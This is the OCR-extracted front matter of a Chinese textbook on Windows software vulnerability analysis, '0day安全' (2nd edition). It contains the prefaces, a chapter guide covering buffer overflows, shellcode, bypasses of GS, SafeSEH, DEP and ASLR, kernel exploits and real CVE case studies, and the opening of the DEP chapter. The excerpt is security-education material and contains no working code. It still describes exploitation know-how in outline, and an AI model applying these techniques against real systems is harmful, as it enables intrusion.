Broadview
www.broadview.com.cn

安全技术大系

看雪软件安全
http://www.pediy.com

0day安全：软件漏洞分析技术

（第2版）

王清 主编

张东辉 周浩 王继刚 赵双 编著

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

内 容 简 介

本书分为 5 篇 33 章，系统、全面地介绍了 Windows 平台缓冲区溢出漏洞的分析、检测与防护。第一篇为漏洞 exploit 的基础理论和初级技术，可以引领读者迅速入门；第二篇在第一篇的基础上，结合国内外相关研究者的前沿成果，对漏洞技术从攻、防两个方面进行总结；第三篇站在安全测试者的角度，讨论了几类常用软件的漏洞挖掘方法与思路；第四篇则填补了本类书籍在 Windows 内核安全及相关攻防知识这个神秘领域的技术空白；第五篇以大量的 0 day 案例分析，来帮助读者理解前四篇的各类思想方法。

本书可作为网络安全从业人员、黑客技术发烧友的参考指南，也可作为网络安全专业的研究生或本科生的指导用书。

图书在版编目（CIP）数据

0day 安全：软件漏洞分析技术 / 王清主编；张东辉等编著. —2 版. —北京：电子工业出版社，2011.6
（安全技术大系）
ISBN 978-7-121-13396-1

Ⅰ. ⑩0 … Ⅱ. ①王… ②张… Ⅲ. ①计算机网络－安全技术 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字（2011）第 074902 号

责任编辑：徐津平
印　　刷：
装　　订：三河市鑫金马印装有限公司
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　邮编 100036
开　　本：787×980　1/16　印张：48.75　字数：780 千字
印　　次：2011 年 6 月第 1 次印刷
印　　数：4000 册　　定价：85.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。

关于“zero day attack”

0 day 是网络安全技术中的一个术语，特指被攻击者掌握却未被软件厂商修复的系统漏洞。

0 day 漏洞是攻击者入侵系统的终极武器，资深的黑客手里总会掌握几个功能强大的 0 day 漏洞。

0 day 漏洞是木马、病毒、间谍软件入侵系统的最有效途径。

由于没有官方发布的安全补丁，攻击者可以利用 0 day 对目标主机为所欲为，甚至在 Internet 上散布蠕虫。因此，0 day 漏洞的技术资料通常非常敏感，往往被视为商业机密。

对于软件厂商和用户来说，0 day 攻击是危害最大的一类攻击。

针对 0 day 漏洞的缓冲区溢出攻击是对技术性要求最高的攻击方式。

世界安全技术峰会 Black Hat 上每年最热门的议题之一就是“zero day attack/defense”。微软等世界著名的软件公司为了在其产品中防范“zero day attack”，投入了大量的人力、物力。

全世界有无数的信息安全科研机构在不遗余力地研究与 0 day 安全相关的课题。

全世界也有无数技术精湛的攻击者在不遗余力地挖掘软件中的 0 day 漏洞。

自　　序

不请长缨，系取天骄种，剑吼西风

——《六州歌头》北宋，贺铸

虽然事隔多年，我仍然清晰记得自己被“冲击波”愚弄的场景——2003 年夏的那个晚上，自己像往常一样打开实验室的计算机，一边嘲笑着旁边同学因为不装防火墙而被提示系统将在一分钟内关机，一边非常讽刺地在自己的计算机上发现了同样的提示对话框。正是这个闻名世界的“框框”坚定了我投身网络安全研究的信念，而漏洞分析与利用正是这个领域的灵魂所在。

漏洞分析与利用的过程是充满艺术感的。想象一下，剥掉 Windows 中那些经过层层封装的神秘的对话框“外衣”，面对着浩如烟海的二进制机器码，跋涉于内存中不知所云的海量数据，在没有任何技术文档可以参考的情况下，进行反汇编并调试，把握函数调用和参数传递的细节，猜测程序的设计思路，设置巧妙的断点并精确定位到几行有逻辑缺陷的代码，分析研究怎么去触发这个逻辑漏洞，最后编写出天才的渗透代码，从而得到系统的控制权……这些分析过程的每一个环节无不散发着充满智慧的艺术美感！这种技术不同于其他计算机技术，它的进入门槛很高，需要拥有丰富的计算机底层知识、精湛的软件调试技术、非凡的逻辑分析能力，还要加上一点点创造性的思维和可遇而不可求的运气。

在无数个钻研这些技术的夜里，我深深地感觉到国内的漏洞分析资料和文献是多么匮乏。为了真正搞清楚蠕虫病毒是怎样利用 Windows 漏洞精确淹没 EIP 寄存器并获得进程控制权，我仍然记得自己不得不游走于各种论坛收集高手们零散手稿时的情形。那时的我多么希望能有一本教材式的书籍，让我读了之后比较全面、系统地了解这个领域。

我想，在同样漆黑的夜里，肯定还有无数朋友和我从前一样，满腔热情地想学习这门技术而又困惑于无从下手。正是这种“请缨无处，剑吼西风”的感觉，激励着我把自己钻研的心血凝结成一本教程，希望这样一本教程可以帮助喜欢网络安全的朋友们在学习时绕开我曾走过的弯路。

Failwest

再 版 序

天行健，君子以自强不息；地势坤，君子以厚德载物

——《周易》

距离《0day 安全：软件漏洞分析技术》的出版已有 3 年，接到再版约稿的时候我着实有一番感慨，也有着太多的内容想与大家分享。在这 3 年里，我经历了从一个初出象牙塔的少年到安全分析员的演变。期间我参加了若干次安全事件的应急响应、在若干个安全峰会上做过漏洞技术的演讲、完成了无数次的渗透测试、也有幸见证了先行者们在 Windows 平台上进行的最为精彩的几场较量……

为了在再版中更加完美地总结这精彩的几年，我特意邀请了几位和我意气相投的兄弟加入编写团队，他们是：

熟悉 Windows 内核机制的张东辉（Shineast，负责编写内核安全部分）；

精通 Windows 各类保护机制的周浩（Zihan，负责编写高级溢出部分）；

黑客防线的知名撰稿人、漏洞挖掘专家王继刚（爱无言，负责编写漏洞挖掘部分）；

文件格式解析专家赵双（Dflower，负责编写文件型漏洞测试部分）；

资深病毒分析员蔡山枫（Beanniecai，编写样本分析和案例分析的部分章节）。

团队的力量大大增强了再版内容的广度和深度。再版中新增了大量前沿知识和案例分析，囊括了 Windows 平台高级溢出技巧、手机平台的溢出基础、内核攻防、漏洞挖掘与安全测试、大量的 0day 分析案例等。此外我们还对 Windows 平台中高级防护技巧和部分经典案例的分析等内容进行了修订和勘误。第一版中关于基础溢出的知识也得以保留，在经过重新编排和浓缩后，放置在再版的第一篇供入门者学习。

在计算机工业向模块化、封装化、架构化发展的过程中，人们更加倾向于把时间和精力用于那些敏捷开发的高级工具上。走进大学的计算机系你可以发现 J2EE 与.NET 的书籍随处可见，但是却没有几个学生能在二进制级别把计算机体系结构讲清。甚至在某些网络安全学院里，能把蠕虫入侵的原理刨根问底彻底、弄清的也是凤毛麟角，非好奇心不盛也，乃道之不传也久矣。在信息安全这条道路上行走，需要“男儿何不带吴钩，收取关山五十州”的豪情，需要“臣心一片磁针石，不指南方不肯休”的毅力，需要“壁立千仞，无欲则刚”的情怀……我等立书只为布道交友，最大的收益莫过于帮助还在彷徨如何入门的朋友迈过那条门槛，通过此书结交更多的同道中人。

Failwest
2011 年 5 月 4 日

前　言

关于安全技术人才

国内外对网络安全技术人才的需求量很大，精通缓冲区溢出攻击的安全专家可以在大型软件公司轻易地获得高薪的安全咨询职位。

信息安全技术是一个对技术性要求极高的领域，除了扎实的计算机理论基础外，更重要的是优秀的动手实践能力。在我看来，不懂二进制数据就无从谈起安全技术。

国内近年来对网络安全的重视程度正在逐渐增加，许多高校相继成立了“信息安全学院”或者设立“网络安全专业”。科班出身的学生往往具有扎实的理论基础，他们通晓密码学知识、知道 PKI 体系架构，但要谈到如何真刀实枪地分析病毒样本、如何拿掉 PE 上复杂的保护壳、如何在二进制文件中定位漏洞、如何对软件实施有效的攻击测试……能够做到的人并不多。

虽然每年有大量的网络安全技术人才从高校涌入人力市场，真正能够满足用人单位需求的却寥寥无几。捧着书本去做应急响应和风险评估是滥竽充数的作法，社会需要的是能够为客户切实解决安全风险的技术精英，而不是满腹教条的阔论者。

我所认识的很多资深安全专家都并非科班出身，他们有的学医、有的学文、有的根本没有学历和文凭，但他们却技术精湛，充满自信。

这个行业属于有兴趣、够执著的人，属于为了梦想能够不懈努力的意志坚定者。

关于“Impossible”与“I’m possible”

从拼写上看，“Impossible”与“I’m possible”仅仅相差一个用于缩写的撇号（apostrophe）。学完本书之后，您会发现将“不可能（Impossible）”变为“可能（I’m possible）”的“关键（key point）”往往就是那么简单的几个字节，本书将要讨论的就是在什么位置画上这一撇！

从语法上看，“Impossible”是一个单词，属于数据的范畴；“I’m possible”是一个句子，含有动词（算符），可以看成是代码的范畴。学完本书之后，您会明白现代攻击技术的精髓就是混淆数据和代码的界限，让系统错误地把数据当作代码去执行。

从意义上看，To be the apostrophe which changed “Impossible” into “I’m possible” 代表着人类挑战自我的精神，代表着对理想执著的追求，代表着对事业全情的投入，代表着敢于直面惨淡人生的豪情……而这一切正好是黑客精神的完美诠释——还记得在电影《Sword Fish（剑鱼行动）》中，Stan 在那台酷毙的计算机前坚定地说：“Nothing is impossible”，然后开始在使用 Vernam 加密算法和 512 位密钥加密的网络上，挑战蠕虫的经典镜头吗？

于是我在以前所发表过的所有文章和代码中都加入了这个句子。尽管我的英语老师和不少外国朋友提醒我，说这个句子带有强烈的“Chinglish”味道，甚至会引起 Native Speaker 的误解，然而我最终还是决定把它写进书里。

虽然我不是莎士比亚那样的文豪，可以创造语言，发明修辞，用文字撞击人们的心灵，但这句“Chinglish”的确能把我所要表达的含义精确地传递给中国人，这已足够。

关于本书

通常情况下，利用缓冲区溢出漏洞需要深入了解计算机系统，精通汇编语言乃至二进制的机器代码，这足以使大多数技术爱好者望而却步。

随着时间的推移，缓冲区溢出攻击在漏洞的挖掘、分析、调试、利用等环节上已经形成了一套完整的体系。伴随着调试技术和逆向工程的发展，Windows 平台下涌现出的众多功能强大的 debug 工具和反汇编分析软件逐渐让二进制世界和操作系统变得不再神秘，这有力地推动了 Windows 平台下缓冲区溢出的研究。除此以外，近年来甚至出现了基于架构（Frame Work）的漏洞利用程序开发平台，让这项技术的进入门槛大大降低，使得原本高不可攀的黑客技术变得不再遥不可及。

遗憾的是，与国外飞速发展的高级黑客技术相比，目前国内还没有系统介绍 Windows 平台下缓冲区溢出漏洞利用技术的专业书籍，而且相关的中文文献资料也非常匮乏。

本书将系统全面地介绍 Windows 平台软件缓冲区溢出漏洞的发现、检测、分析和利用等方面的知识。

为了保证这些技术能够被读者轻松理解并掌握，本书在叙述中尽量避免枯燥乏味的大段理论阐述和代码粘贴。概念只有在实践中运用后才能真正被掌握，这是我多年来求学生涯的深刻体会。书中所有概念和方法都会在紧随其后的调试实验中被再次解释，实验和案例是本书的精髓所在。从为了阐述概念而精心自制的漏洞程序调试实验到现实中已经造成很大影响的著名漏洞分析，每一个调试实验都有着不同的技术侧重点，每一个漏洞利用都有自己的独到之处。

我将带领您一步一步地完成调试的每一步，并在这个过程中逐步解释漏洞分析思路。不管您是网络安全从业人员、黑客技术发烧友、网络安全专业的研究生或本科生，如果您能够完成这些分析实验，相信您的软件调试技术、对操作系统底层的理解等计算机能力一定会得到一次质的飞跃，并能够对安全技术有一个比较深入的认识。

关于本书源代码及相关文档

本书中调试实验所涉及的所有源代码和 PE 文件都可从看雪论坛相关版面下载 http://zeroday.pediy.com。

这些代码都经过了仔细调试，如在使用中发现问题，请查看实验指导中对实验环境的要求。个别攻击实验的代码可能会被部分杀毒软件鉴定为存在风险的文件，请您调试前详细阅读实验说明。

关于对读者的要求

虽然溢出技术经常涉及汇编语言，但本书并不要求读者一定具备汇编语言的开发能力。所用到的指令和寄存器在相关的章节都有额外介绍，只要您有 C 语言基础就能消化本书的绝大部分内容。

我并不推荐在阅读本书之前先去系统的学习汇编知识和逆向知识，枯燥的寻址方式和指令介绍很容易让人失去学习的兴趣。本书将带您迅速跨过漏洞分析与利用技术的进入门槛。即使您并不懂汇编与二进制也能完成书中的调试实验，并获得一定的乐趣。当然，在您达到一定水平想进一步提高时，补习逆向知识和汇编语言将是绝对必要的。

本书适合的读者群体包括：

- **安全技术工作者** 本书比较全面、系统地收录了 Windows 平台下缓冲区溢出攻击所涉及的各种方法，将会是一本不错的技术字典。
- **信息安全理论研究者** 本书中纰漏的许多漏洞利用、检测方法在学术上具有一定的前沿性，在一定程度上反映了目前国内外安全技术所关注的焦点问题。
- **QA 工程师、软件测试人员** 本书第 4 篇中集中介绍了产品安全性测试方面的知识，这些方法可以指导 QA 人员审计软件中的安全漏洞，增强软件的安全性，提高软件质量。
- **软件开发人员** 知道漏洞利用原理将有利于编写出安全的代码。
- **高校信息安全专业的学生** 本书将在一定程度上弥补高校教育与信息安全公司人才需求脱节的现象。用一套过硬的调试技术和逆向技术来武装自己可以让您在未来的求职道路上利于不败之地。精通 exploit 的人才可以轻松征服任何一家杀毒软件公司或安全资讯公司的求职门槛，获得高薪工作。
- **本科二年级以上计算机系学生** 通过调试实验，你们将更加深入地了解计算机体系架构和操作系统。这些知识一样将成为您未来求职时过硬的敲门砖。
- **所有黑客技术爱好者** 如果您厌倦了网络嗅探、端口扫描之类的扫盲读物，您将在本书中学到实施有效攻击所必备的知识和技巧。

关于反馈与提问

读者在阅读本书时如遇到任何问题，可以到看雪论坛相关版面参与讨论 http://zeroday.pediy.com。

致谢

感谢电子工业出版社对本书的大力支持，尤其是毕宁编辑为本书出版所做的大量工作。

感谢看雪对本书的大力推荐和支持以及看雪论坛为本书提供的交流平台。

非常感谢在本书第一版问世后，向我提供勘误信息的众多热心读者，本书质量的提高离不开你们热心的帮助。

感谢赛门铁克中国响应中心的病毒分析员 Beannie Cai 为本书第 26 章友情撰稿。

最后感谢我的母校西安交通大学，是那里踏实求是的校风与校训激励着我不断进步。

内容导读

本书分为 5 篇，共 33 章。

第 1 篇　漏洞利用原理（初级）

第 1 章　基础知识

本章着重对漏洞挖掘中的一些基础知识进行介绍。首先是漏洞研究中的一些基本概念和原理；然后是对 Windows 平台下可执行文件的结构和内存方面的一些基础知识的介绍；最后介绍了一些漏洞分析中经常使用的软件工具。包括调试工具、反汇编工具、二进制编辑工具等。您会在后面的调试实验中反复见到这些工具的身影。在这章的最后一节，我们设计了一个非常简单的破解小实验，用于实践工具的应用，消除您对二进制的恐惧感，希望能够给您带来一些乐趣。

第 2 章　栈溢出原理与实践

基于栈的溢出是最基础的漏洞利用方法。本章首先用大量的示意图，深入浅出地讲述了操作系统中函数调用、系统栈操作等概念和原理；随后通过三个调试实验逐步讲解如何通过栈溢出，一步一步地劫持进程并植入可执行的机器代码。即使您没有任何汇编语言基础，从未进行过二进制级别的调试，在本章详细的实验指导下也能轻松完成实验，体会到 exploit 的乐趣。

第 3 章　开发 shellcode 的艺术

本章紧接第 2 章的讨论，比较系统地介绍了溢出发生后，如何布置缓冲区、如何定位 shellcode、如何编写和调试 shellcode 等实际的问题。最后两小节还给出了一些编写 shellcode 的高级技术，供有一定汇编基础的朋友做参考。

第 4 章　用 MetaSploit 开发 Exploit

MetaSploit 是软件工程中的 Frame Work（架构）在安全技术中的完美实现，它把模块化、继承性、封装等面向对象的特点在漏洞利用程序的开发中发挥得淋漓尽致。使用这个架构开发 Exploit 要比直接使用 C 语言写出的 Exploit 简单得多。本章将集中介绍如何使用这个架构进行 Exploit 开发。

第 5 章　堆溢出利用

在很长一段时间内，Windows 下的堆溢出被认为是不可利用的，然而事实并非如此。本章将用精辟的论述点破堆溢出利用的原理，让您轻松领会堆溢出的精髓。此外，这章的一系列

调试实验将加深您对概念和原理的理解。用通俗易懂的方式论述复杂的技术是本书始终坚持的原则。

第 6 章　形形色色的内存攻击技术

在了解基本的堆栈溢出后，本章将为大家展示更为高级的内存攻击技术。本章集中介绍了一些曾发表于 Black Hat 上的著名论文中所提出的高级利用技术，如狙击 Windows 异常处理机制、攻击虚函数、off by one、 Heap Spray 等利用技巧。对于安全专家，了解这些技巧和手法不至于在分析漏洞时错把可以利用的漏洞误判为低风险类型；对于黑客技术爱好者，这些知识很可能成为激发技术灵感的火花。

第 7 章　手机里的缓冲区溢出

在 PC 机上的溢出攻击进行的如火如荼的时候，您是否也想了解手机平台上的缓冲区溢出问题？那就不要错过本章！本章以 ARM 和 Windows Mobile 为例，介绍手机平台上编程和调试技巧。并在最后以一个手机上的 exploit me 为大家揭开手机里缓冲区溢出的神秘面纱。

第 8 章　其他类型的软件漏洞

缓冲区溢出漏洞只是软件漏洞的一个方面，我们来看看其他一些流行的安全漏洞。如格式化串漏洞、SQL 注入、XPath 注入、XSS 等安全漏洞产生的原因、利用技巧及防范措施。

第 2 篇　漏洞利用原理（高级）

第 9 章　Windows 安全机制概述

微软在 Windows XP SP2 和 Windows 2003 之后，向操作系统中加入了许多安全机制。本章将集中讨论这些安全机制对漏洞利用的影响。

第 10 章　栈中的守护天使：GS

针对缓冲区溢出时覆盖函数返回地址这一特征，微软在编译程序时使用了一个很酷的安全编译选项——GS。本章将对 GS 编译选项的原理进行详细介绍，并介绍几种绕过 GS 的溢出技巧。

第 11 章　亡羊补牢：SafeSEH

攻击 S.E.H 已经成为 windows 平台下漏洞利用的经典手法。为了遏制日益疯狂的攻击，微软在 Windows XP SP2 及后续版本的操作系统中引入了著名的 S.E.H 校验机制 SafeSEH。本章将会对这一安全机制进行详细的分析，并介绍其中的不足和绕过方法。

第 12 章　数据与程序的分水岭：DEP

溢出攻击的根源在于现代计算机对数据和代码没有明确区分这一先天缺陷， 而 DEP 这种看似釜底抽薪式的防护措施是否真的可以杜绝溢出攻击呢？答案马上揭晓。

第 13 章　在内存中躲猫猫：ASLR

程序加载时不再使用固定的基址加载，ASLR 技术将溢出时使用的跳板在内存中隐藏了起来，没有了跳板我们如何溢出呢？本章将带领您在黑暗中寻找溢出的出口。

第 14 章　S.E.H 终极防护：SEHOP

SafeSEH 的败北，让微软推出一种更为严厉的 S.E.H 保护机制 SEHOP。这里将为您展示这种保护机制的犀利之处。

第 15 章　重重保护下的堆

当堆溢出变成可能后，微软不能再无视堆中的保护机制了，让我们一览堆中的保护机制，并分析其漏洞。

第 3 篇　漏洞挖掘技术

第 16 章　漏洞挖掘技术简介

不论从工程上讲还是从学术上讲，漏洞挖掘都是一个相当前沿的领域。本章将从动态测试和静态审计两方面对漏洞挖掘技术的基础知识进行简单的介绍。

第 17 章　文件类型漏洞挖掘与 Smart Fuzz

文件类型的漏洞层出不穷，持续威胁着互联网的安全。如何系统的测试文件格式，产生精确有效的畸形测试用例用以发掘文件解析器的安全漏洞，并不是一件容易的事情。本章将从理论和实践两个方面向您讲述灰盒测试技术。

第 18 章　FTP 的漏洞挖掘

本章将简述 FTP 协议，并手把手地带领您完成几个初级的漏洞测试案例，让您亲身体会下真实的漏洞长什么模样。

第 19 章　E-mail 的漏洞挖掘

E-mail 系统涉及的安全问题不光只有缓冲区溢出，在本章的挖掘案例中，您会发现除了工具和常用方法外，威力最为强大的武器还是您的大脑。Evil thinking 是安全测试中最重要的思维方式之一。

第 20 章　ActiveX 控件的漏洞挖掘

控件类漏洞曾经是大量网马的栖身之地。本章将结合若干个曾经的 0 day 向您比较系统的介绍这类漏洞的测试、调试的相关工具和方法。

第 4 篇　操作系统内核安全

第 21 章　探索 ring0

研究内核漏洞，需要首先掌握一些内核基础知识，例如内核驱动程序的开发、编译、运行

和调试，内核中重要的数据结构等，本章将为读者开启探索 ring0 之门，逐步掌握一些内核基础知识。

第 22 章　内核漏洞利用技术

本章将带领读者从一个简单的内核漏洞程序 exploitme.sys 的编写开始，展示内核漏洞利用的思路、方法，以及利用程序和 Ring0 Shellcode 的编写和设计。

第 23 章　FUZZ 驱动程序

掌握了内核漏洞的原理和利用方法，本章将进入内核漏洞挖掘阶段，学习较为高级的内核漏洞挖掘技术，最后实践该漏洞挖掘技术，分析挖掘出内核漏洞。

第 24 章　内核漏洞案例分析

本章对几种典型的内核漏洞，用几个真实的内核漏洞案例来详细分析，分析漏洞造成的具体原因和细节，并构造漏洞成功利用的方法。

第 5 篇　漏洞分析案例

第 25 章　漏洞分析技术概述

本章纵览了漏洞分析与调试的思路，并介绍了一些辅助漏洞调试分析的高级逆向工具。

第 26 章　RPC 入侵：MS06-040 与 MS08-067

由于可以做到主动式远程入侵，RPC 级别的漏洞被誉为漏洞中的王者，此类漏洞也极其稀有，每一个都有一段曲折的故事。值得一提的是最近的两个 RPC 系统漏洞竟然出自同一个函数。本章将对这个缝来补去没有修好的函数进行详细分析，让您从攻防两方面深刻理解漏洞的起因和修复策略的重要性。

第 27 章　MS06-055 分析：实战 Heap Spray

通过网页“挂马”是近年来攻击者惯用的手法。本章通过分析微软 IE 浏览器中真实的缓冲区溢出漏洞，告诉您为什么不能随便点击来历不明的 URL 链接，并在实战中为大家演示 Heap Spray 技术。

第 28 章　MS09-032 分析：一个“&”引发的血案

一个视频网页的背后可能是一只凶狠的木马，这就是著名的 Microsoft DirectShow MPEG-2 视频 ActiveX 控件远程代码执行漏洞。本章将为您分析该漏洞产生的原因及分析技巧。

第 29 章　Yahoo!Messenger 栈溢出漏洞

在波涛汹涌的溢出大潮中 Yahoo 也没能幸免，作为国外非常流行的 Yahoo!Messenger 也存在过非常严重的漏洞。本章将重现当时的场景，并分析漏洞产生的原因。

第 30 章　CVE-2009-0927：PDF 中的 JS

您可能不会随便运行一个可执行文件，但是您会想到别人发过来的 PDF 文档中也有可能隐藏着一些东西吗？本章将以 PDF 文档为例，带您领略文件类型溢出漏洞的风采。

第 31 章　坝之蚁穴：超长 URL 溢出漏洞

安全软件不一定安全，即便是这款保护未成年人健康上网的计算机终端过滤软件，也有可能成为黑客攻击的窗口。本章将介绍绿坝软件中一个已经被修复了的安全漏洞。

第 32 章　暴风影音 M3U 文件解析漏洞

晚上回家后用暴风影音打开别人发过来的 M3U 列表文件，在你陶醉于其内容之时，一只精干的小马已悄然在后台运行。想要了解这只小马是如何进入你的电脑的？请阅读本章。

第 33 章　LNK 快捷方式文件漏洞

是否我不去运行任何可疑文件，不去打开陌生的网址就安全了呢？答案是否定。LNK 快捷方式漏洞无需打开文件，只要浏览恶意文件，所在文件夹就会中毒，俗称“看一眼就挂”。本章将带您分析这一神奇的漏洞。

目　　录

第 1 篇　漏洞利用原理（初级）

第 2 篇 漏洞利用原理（高级）

第 3 篇　漏洞挖掘技术

第 4 篇　操作系统内核安全

第 5 篇 漏洞分析案例

第12章　数据与程序的分水岭：DEP

12.1　DEP 机制的保护原理

溢出攻击的根源在于现代计算机对数据和代码没有明确区分这一先天缺陷，就目前来看重新去设计计算机体系结构基本上是不可能的，我们只能靠向前兼容的修补来减少溢出带来的损害，DEP（数据执行保护，Data Execution Prevention）就是用来弥补计算机对数据和代码混淆这一天然缺陷的。

DEP 的基本原理是将数据所在内存页标识为不可执行，当程序溢出成功转入 shellcode 时，程序会尝试在数据页面上执行指令，此时 CPU 就会抛出异常，而不是去执行恶意指令。如图 12.1.1 所示。



图 12.1.1　DEP 工作原理

DEP 的主要作用是阻止数据页（如默认的堆页、各种堆栈页以及内存池页）执行代码。微软从 Windows XP SP2 开始提供这种技术支持，根据实现的机制不同可分为：软件 DEP（Software DEP）和硬件 DEP（Hardware-enforced DEP）。

软件 DEP 其实就是我们前面介绍的 SafeSEH，它的目的是阻止利用 S.E.H 的攻击，这种机制与 CPU 硬件无关，Windows 利用软件模拟实现 DEP，对操作系统提供一定的保护。现在大家明白为什么在 SafeSEH 的校验过程中会检查异常处理函数是否位于非可执行页上了吧。

硬件 DEP 才是真正意义的 DEP，硬件 DEP 需要 CPU 的支持，AMD 和 Intel 都为此做了设计，AMD 称之为 No-Execute Page-Protection (NX)，Intel 称之为 Execute Disable Bit (XD) ，两

者功能及工作原理在本质上是相同的。

操作系统通过设置内存页的 NX/XD 属性标记，来指明不能从该内存执行代码。为了实现这个功能，需要在内存的页面表（Page Table）中加入一个特殊的标识位（NX/XD）来标识是否允许在该页上执行指令。当该标识位设置为 0 里表示这个页面允许执行指令，设置为 1 时表示该页面不允许执行指令。

由于软件 DEP 就是传说中的 SafeSEH，关于 SafeSEH 的突破前面我们已经介绍过，所以在这一节中我们只对硬件 DEP 进行讨论和分析。

大家可以通过如下方法检查 CPU 是否支持硬件 DEP，右键单击桌面上的“我的电脑”图标，选择“属性”，在打开的“系统属性”窗口中点击“高级”选项卡。在“高级”选项卡页面中的“性能”下单击“设置”打开“性能选项”页。单击“数据执行保护”选项卡，在该页面中我们可确认自己计算机的 CPU 是否支持 DEP。如果 CPU 不支持硬件 DEP 该页面底部会有如下类似提示：“您的计算机的处理器不支持基于硬件的 DEP。但是，Windows 可以使用 DEP 软件帮助保护免受某些类型的攻击”。如图 12.1.2 所示。



图 12.1.2　Windows 2003 下 DEP 选项页示例

根据启动参数的不同，DEP 工作状态可以分为四种。

（1）Optin：默认仅将 DEP 保护应用于 Windows 系统组件和服务，对于其他程序不予保护，但用户可以通过应用程序兼容性工具(ACT，Application Compatibility Toolkit)为选定的程序启用 DEP，在 Vista 下边经过/NXcompat 选项编译过的程序将自动应用 DEP。这种模式可以被应用程序动态关闭，它多用于普通用户版的操作系统，如 Windows XP、Windows Vista、Windows7。

（2）Optout：为排除列表程序外的所有程序和服务启用 DEP，用户可以手动在排除列表中指定不启用 DEP 保护的程序和服务。这种模式可以被应用程序动态关闭，它多用于服务器版的操作系统，如 Windows 2003、Windows 2008。

（3）AlwaysOn：对所有进程启用 DEP 的保护，不存在排序列表，在这种模式下，DEP 不可以被关闭，目前只有在 64 位的操作系统上才工作在 AlwaysOn 模式。

（4）AlwaysOff：对所有进程都禁用 DEP，这种模式下，DEP 也不能被动态开启，这种模式一般只有在某种特定场合才使用，如 DEP 干扰到程序的正常运行。

我们可以通过切换图 12.1.2 中的复选框切换 Optin 和 Optout 两种模式。还可以通过修改 c:\boot.ini 中的/noexecute 启动项的值来控制 DEP 的工作模式。如图 12.1.3 所示，DEP 在该操作系统上的工作模式为 Optout。

图 12.1.3　Windows 2003 下 DEP 默认启动状态

介绍完 DEP 的工作原理及状态后，我们来看一个和 DEP 密切相关的程序链接选项：/NXCOMPAT。/NXCOMPAT 是 Visual Studio 2005 及后续版本中引入一个链接选项，默认情况下是开启的。在本书中使用的 Visual Studio 2008 (VS 9.0)中，可以在通过菜单中的 Project→project Properties→Configuration Properties→Linker→Advanced→Data Execution Prevention (DEP)中选择是不是使用/NXCOMPAT 编译程序，如图 12.1.4 所示。



图 12.1.4　VS 2008 中设置/NXCOMPAT 编译选项

